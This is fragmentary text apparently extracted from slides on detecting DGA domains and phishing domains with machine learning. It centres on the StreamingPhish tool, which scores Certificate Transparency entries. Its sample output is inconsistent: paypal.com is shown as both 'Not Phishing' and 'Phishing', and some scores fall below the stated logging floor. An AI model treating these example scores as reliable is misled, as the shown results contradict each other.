
Results from DGA Prediction




Results from DGA Prediction



Results from DGA Prediction



Results from DGA Prediction



Results from DGA Prediction




Results from DGA

Prediction

Features

- Entropy
- Length of domain
- Alexa n-grams
- Domain n-grams





Phishing



Streaming Phish

- Created by Wes Connell (@wesleyraptor)
- Uses **supervised machine learning** to detect phishing domains from the Certificate Transparency log network
- Available at <https://github.com/wesleyraptor/streamingphish>


Streaming Phish




<https://github.com/wesleyraptor/streamingphish>

Created by Wes Connell (@wesleyraptor)

Certificate Transparency Flow



Certificate Transparency



<https://blog.cloudflare.com/introducing-certificate-transparency-and-nimbus/>

Streaming Phish

- "High" threshold is 0.90 and above
- "Suspicious" threshold is between 0.90 and 0.75
- "Low" threshold is between 0.75 and 0.60

Any FQDN with a score of 0.60 or lower will not be logged.

```
[Not Phishing] paypal.com 0.004  
[Not Phishing] apple.com 0.003  
[Not Phishing] patternex.com 0.000  
[Phishing] support-apple.xyz 0.965  
[Phishing] paypal.com 0.851  
[Phishing] pavpal-verify.com 1.000
```

<https://github.com/wesleyraptor/streamingphish/blob/master/jupyter/notebooks/StreamingPhish.ipynb>

